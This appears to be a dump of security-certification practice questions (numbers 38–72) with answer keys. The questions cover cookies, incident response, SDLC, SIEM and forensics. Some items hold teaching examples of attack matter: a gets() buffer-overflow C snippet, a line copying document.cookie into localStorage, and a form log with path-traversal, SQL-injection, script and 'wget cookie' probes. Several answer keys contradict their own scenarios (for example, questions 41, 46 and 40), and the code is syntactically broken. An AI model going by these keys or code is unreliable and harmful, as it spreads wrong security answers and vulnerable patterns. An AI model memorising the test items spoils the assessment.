Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38

A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization:

```
localStorage.setItem("session-cookie", document.cookie);
```

Which of the following should the security engineer recommend?

A. SessionStorage should be used so authorized cookies expire after the session ends
B. Cookies should be marked as “secure” and “HttpOnly”
C. Cookies should be scoped to a relevant domain/path
D. Client-side cookies should be replaced by server-side mechanisms

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40

A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41

During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility
D. Data recovery

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.computer-forensics-recruiter.com/order-of-volatility/

QUESTION 42
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?


A. Conduct a penetration test on each function as it is developed

B. Develop a set of basic checks for common coding errors
C. Adopt a waterfall method of software development
D. Implement unit tests that incorporate static code analyzers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Given the code snippet below:



```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf(“Enter your username: “);

  gets(username)

  printf(“\n”;

if (username == NULL) {

  printf(“you did not enter a username\n”);

}

it strcmp(username, “admin”) {

 printf(“%s”, “Admin user, enter your physical token value: “);

// rest of conditional logic here has been snipped for brevity

} else [

printf(“Standard user, enter your password: “);

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.

B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard users.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
To meet a SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.


A. BPA
B. OLA
C. MSA
D. MOU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

QUESTION 46
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:



Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left


Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
An organization has established the following controls matrix:



	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

- Systems containing PII are protected with the minimum control set.
- Systems containing medical data are protected at the moderate level.
- Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentially of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloudbased log aggregation solution for all traffic that is logged.

Which of the following presents a long-term risk to user privacy in this scenario?

A. Confidential or sensitive documents are inspected by the firewall before being logged.
B. Latency when viewing videos and other online content may increase.
C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
D. Stored logs may contain non-encrypted usernames and passwords for personal websites.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators.

Which of the following is MOST likely to produce the needed information?
A. Whois

B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an exploit.

Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's computer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

A. Fuzzer
B. SCAP scanner
C. Packet analyzer
D. Password cracker
E. Network enumerator
F. SIEM

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points.

Which of the following solutions BEST meets the engineer’s goal?

A. Schedule weekly reviews of al unit test results with the entire development team and follow up between meetings with surprise code inspections.
B. Develop and implement a set of automated security tests to be installed on each development team leader’s workstation.
C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 54

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers.

Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.
D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55

A security technician is incorporating the following requirements in an RFP for a new SIEM:

- New security notifications must be dynamically implemented by the SIEM engine
- The SIEM must be able to identify traffic baseline anomalies
- Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability
B. Machine learning
C. Multisensor deployment
D. Big Data analytics
E. Cloud-based management F. Centralized log aggregation

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

- Active full-device encryption
- Enabled remote-device wipe
- Blocking unsigned applications
- Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MDM.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Given the following information about a company's internal network:

User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified.
Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24

B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25
F. Use an HTTP interceptor on 192.168.192.0/25

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has complied a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

A. Check for any relevant or required overlays.
B. Review enhancements within the current control set.
C. Modify to a high-baseline set of controls.
D. Perform continuous monitoring.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
A security researcher is gathering information about a recent spoke in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.
Based on the information available to the researcher, which of the following is the MOST likely threat profile?

A. Nation-state-sponsored attackers conducting espionage for strategic gain.
B. Insiders seeking to gain access to funds for illicit purposes.

C. Opportunists seeking notoriety and fame for personal gain.
D. Hacktivists seeking to make a political statement because of socio-economic factors.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60

A security analyst is inspecting pseudocode of the following multithreaded application:

```
1. perform daily ETL of data
        1.1 validate that yesterday's data model file exists
        1.2 validate that today's data model file does not exist
        1.2 extract yesterday's data model
        1.3 transform the format
        1.4 load the transformed data into today's data model file
        1.5 exit
```

Which of the following security concerns is evident in the above pseudocode?

A. Time of check/time of use
B. Resource exhaustion
C. Improper storage of sensitive data
D. Privilege escalation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61

An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations.

Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.

B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use.

After network enumeration, the analyst's NEXT step is to perform:

A. a gray-box penetration test
B. a risk analysis
C. a vulnerability assessment
D. an external security audit
E. a red team exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 63
A security architect is determining the best solution for a new project. The project is developing a new intranet with advanced authentication capabilities, SSO for users, and automated provisioning to streamline Day 1 access to systems. The security architect has identified the following requirements:

1. Information should be sourced from the trusted master data source.
2. There must be future requirements for identity proofing of devices and users.
3. A generic identity connector that can be reused must be developed.
4. The current project scope is for internally hosted applications only.

Which of the following solution building blocks should the security architect use to BEST meet the requirements?

A. LDAP, multifactor authentication, oAuth, XACML
B. AD, certificate-based authentication, Kerberos, SPML
C. SAML, context-aware authentication, oAuth, WAYF
D. NAC, radius, 802.1x, centralized active directory

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
C. Cost reduction measures
D. Regulatory insistence on independent reviews.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: non-sensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive.

Which of the following actions should the engineer take regarding the data?


A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlled.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:

Which of the following tools is the engineer utilizing to perform this assessment?



```
Password complexity                                              Disabled
Require authentication from a domain controller before sign in   Enabled
Allow guest user access                                          Enabled
Allow anonymous enumeration of groups                            Disabled
```

A. Vulnerability scanner
B. SCAP scanner
C. Port scanner
D. Interception proxy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 67
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues.

Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible.

Which of the following principles is being demonstrated?

A. Administrator accountability
B. PII security
C. Record transparency
D. Data minimization


Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:



```
00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000qjkehd
```

Which of the following should be included in the auditor's report based on the above findings?

A. The hard disk contains bad sectors
B. The disk has been degaussed.
C. The data represents part of the disk BIOS.
D. Sensitive data might still be present on the hard drives.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other users' emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes.

Which of the following tools would show this type of output?

A. Log analysis tool
B. Password cracker
C. Command-line tool
D. File integrity monitoring tool

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1:

```
Operator ALL=/sbin/reboot
```

Configuration file 2:

```
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss
```

Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured
C. The passwd file is misconfigured
D. The SSH command is not allowing a pty session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment.
Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code.

Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

